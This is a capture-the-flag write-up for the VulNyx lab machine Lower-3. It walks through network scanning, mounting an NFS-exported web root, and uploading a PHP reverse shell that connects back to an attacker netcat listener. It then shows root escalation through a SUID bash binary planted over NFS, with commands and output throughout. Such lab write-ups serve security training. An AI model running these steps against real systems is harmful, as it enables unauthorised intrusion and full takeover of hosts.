Lower-3
Overview
A VulNyx machine focused on NFS misconfiguration, remote code execution through a writable web root, and privilege escalation

🎯 Target Information
- Platform: VulNxy
- Machine Name: Lower-3
- Key Vulnerabilities:
- Misconfigured NFS Share
- Writable Web Root
- Remote Code Execution (RCE)
- SUID Privilege Escalation
🔍 Network Discovery
First, scan the local network to identify active hosts using arp-scan.
$ sudo arp-scan  --localnet
[sudo] password for arc:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:8d:a8:e2, IPv4: 192.168.29.56
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.29.4    f6:ad:e9:27:6f:23       (Unknown: locally administered)
192.168.29.79   00:0c:29:b9:69:82       (Unknown)
192.168.29.1    d8:78:c9:bd:6b:b7       (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.964 seconds (130.35 hosts/sec). 3 responded
The target machine IP address was identified as:
192.168.29.79
🔎 Enumeration
Nmap Scan
Perform a full TCP port scan:
$ nmap -n -Pn -sSV -p- --min-rate 5000  192.168.29.79
 Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-11 07:31 -0700
 Nmap scan report for 192.168.29.79
 Host is up (0.00076s latency).
 Not shown: 65527 closed tcp ports (reset)
 PORT      STATE SERVICE  VERSION
 22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
 80/tcp    open  http     Apache httpd 2.4.56 ((Debian))
 111/tcp   open  rpcbind  2-4 (RPC #100000)
 2049/tcp  open  nfs      3-4 (RPC #100003)
 35477/tcp open  nlockmgr 1-4 (RPC #100021)
 37025/tcp open  mountd   1-3 (RPC #100005)
 38157/tcp open  mountd   1-3 (RPC #100005)
 57963/tcp open  mountd   1-3 (RPC #100005)
 MAC Address: 00:0C:29:B9:69:82 (VMware)
 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
 Nmap done: 1 IP address (1 host up) scanned in 11.86 seconds
Findings
- Port 22 → SSH
- Port 80 → HTTP
- Port 2049 → NFS
- Additional RPC/NFS-related services are also running
The NFS service appeared especially interesting and potentially vulnerable.
🌐 Web Enumeration
Open port 80 in the browser.
Observation
The website displayed only the default Apache page.
No useful information was exposed.
📂 Directory Enumeration
Use Gobuster to search for hidden directories:
€$ gobuster dir -u http://192.168.29.79/ -w /usr/share/wordlists/dirb/common.txt
 ===============================================================
 Gobuster v3.8.2
 by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
 ===============================================================
 [+] Url:                     http://192.168.29.79/
 [+] Method:                  GET
 [+] Threads:                 10
 [+] Wordlist:                /usr/share/wordlists/dirb/common.txt
 [+] Negative Status codes:   404
 [+] User Agent:              gobuster/3.8.2
 [+] Timeout:                 10s
 ===============================================================
 Starting gobuster in directory enumeration mode
 ===============================================================
 .hta                 (Status: 403) [Size: 278]
 .htpasswd            (Status: 403) [Size: 278]
 .htaccess            (Status: 403) [Size: 278]
 index.html           (Status: 200) [Size: 10701]
 server-status        (Status: 403) [Size: 278]
 Progress: 4613 / 4613 (100.00%)
 ===============================================================
 Finished
 ===============================================================
Result
index.html
No additional directories or sensitive files were discovered.
🔍 NFS Enumeration
Since NFS was running, enumerate exported shares using showmount.
showmount -e 192.168.29.79
Result
Export list for 192.168.29.79:
/var/www/html *
Important Finding
The web root directory /var/www/html was exported through NFS and accessible to everyone.
📁 Mounting the NFS Share
Become root on the local attacker machine:
su -
Create a temporary directory for mounting:
mkdir /tmp/nfs
cd /tmp/nfs
Mount the NFS share:
mount -t nfs 192.168.29.79:/var/www/html/ /tmp/nfs/
Verify the mounted contents:
ls
Result
index.html
Successfully mounted the remote NFS share.
💣 Reverse Shell Upload
Generate a PHP reverse shell using:
Selected payload:
- PHP PentestMonkey
Configure:
- Attacker IP
- Port
443
Save the payload as:
shell.php
Place the file inside the mounted NFS directory.
Verify upload:
# ls
index.html  shell.php
🎧 Netcat Listener
Start a Netcat listener on the attacker machine:
nc -lvnp 443
🚀 Remote Code Execution
Trigger the reverse shell from the browser:
http://192.168.29.79/shell.php
On the Netcat session:
$ nc -lnvp 443
listening on [any] 443 ...
connect to [192.168.29.56] from (UNKNOWN) [192.168.29.79] 53118
Linux lower3 5.10.0-23-amd64 #1 SMP Debian 5.10.179-1 (2023-05-12) x86_64 GNU/Linux
 16:37:14 up 10 min,  0 users,  load average: 0.05, 0.04, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1000(low) gid=1000(low) groups=1000(low)
sh: 0: can't access tty; job control turned off
Successfully received a reverse shell.
🖥 Initial Access
Verify User
id ; hostname
whoami
Result
uid=1000(low) gid=1000(low) groups=1000(low)
lower3

low
Successfully gained access as user low.
🔍 Writable Web Directory
Navigate to the web root directory:
cd /var/www/
ls -la
total 12
drwxr-xr-x  3 low  low  4096 Mar  9  2025 .
drwxr-xr-x 12 root root 4096 Jun 12  2023 ..
drwxrwxrwx  2 low  low  4096 May 11 16:43 html
Important Finding
The html directory is world-writable.
⚠️ Privilege Escalation via SUID Bash
Copy /bin/bash into the writable directory and verify it:
cp /bin/bash /var/www/html/
Verify:
$ cp /bin/bash
$ ls -la
total 1232
drwxrwxrwx 2 low  low     4096 May 11 16:43 .
drwxr-xr-x 3 low  low     4096 Mar  9  2025 ..
-rwxr-xr-x 1 low  low  1234376 May 11 16:43 bash
-rw------- 1 low  low    10701 Jun 12  2023 index.html
-rw-rw-r-- 1 root root    2586 May 11 16:36 shell.php
🔧 Modifying File Permissions
From the attacker’s root terminal:
chown root:root bash
chmod u+s bash
Explanation
chown root:root bash- Makes
rootthe owner of the file
- Makes
chmod u+s bash- Sets the SUID bit, causing the binary to execute with root privileges
✅ Verify SUID Permissions
Back in the reverse shell:
ls -la
total 2440
drwxrwxrwx 2 low  low     4096 May 11 16:43 .
drwxr-xr-x 3 low  low     4096 Mar  9  2025 ..
-rwsr-xr-x 1 root root 1234376 May 11 16:43 bash
-rw------- 1 low  low    10701 Jun 12  2023 index.html
-rw-rw-r-- 1 root root    2586 May 11 16:36 shell.php
Result
-rwsr-xr-x 1 root root 1234376 bash
The SUID bit is successfully set.
👑 Privilege Escalation
Execute the SUID bash binary:
./bash -p
Verify privileges:
$ ./bash -p
whoami
root
Result
root
Successfully escalated privileges to root.
🏁 Flags
Locate Flags
find / -type f -name root.txt -o -name user.txt 2>/dev/null
/root/root.txt
/home/low/user.txt
📄 User Flag
cat /home/low/user.txt
eed0bec06e4dc67b60d8bd**********
👑 Root Flag
cat /root/root.txt
da0a4e93754fe6808c6990**********
NFS (Network File System)
NFS (Network File System) is a protocol used in Linux/Unix systems
that allows a server to share files and directories with other systems
over a network as if they were local files. It commonly runs on port `2049`
along with RPC services on port `111`. Administrators configure
shared directories inside the `/etc/exports` file, where permissions
such as read/write access are defined. During penetration testing,
NFS is important because misconfigured shares can expose
sensitive files or allow attackers to upload malicious files.
A dangerous configuration is `no_root_squash`,
which allows a remote root user to keep root privileges on the mounted share,
potentially leading to full system compromise through techniques
such as uploading reverse shells or creating SUID binaries.
Attackers usually enumerate NFS shares using `showmount -e <IP>` and
 mount them locally using `mount -t nfs <IP>:/share /mnt/nfs`.
🧾 Summary
| Phase | Technique |
|---|---|
| Network Discovery | arp-scan |
| Enumeration | Nmap |
| NFS Enumeration | showmount |
| Initial Access | PHP Reverse Shell |
| Remote Code Execution | Writable Web Root |
| Privilege Escalation | SUID Bash |
🚀 Key Takeaways
- Misconfigured NFS shares can expose critical directories.
- Exporting a web root through NFS is extremely dangerous.
- Writable web directories can lead directly to Remote Code Execution.
- SUID binaries are a powerful privilege escalation vector.
- Always check mount permissions and exported shares during enumeration.

Related Posts
Cyborg Writeup
Enumerated web directories, extracted Borg archives, recovered credentials, and exploited sudo permissions for root …
Doctor - Vulnyx
Exploited LFI to retrieve an encrypted SSH key, cracked its passphrase, gained SSH access, and escalated privileges via …
FING - Vulnyx
Enumerated users through the Finger service, obtained SSH access with weak credentials, and escalated privileges via a …
Lower-4
Enumerated a valid user using the Ident protocol, brute-forced SSH credentials, and abused sudo access to multitail to …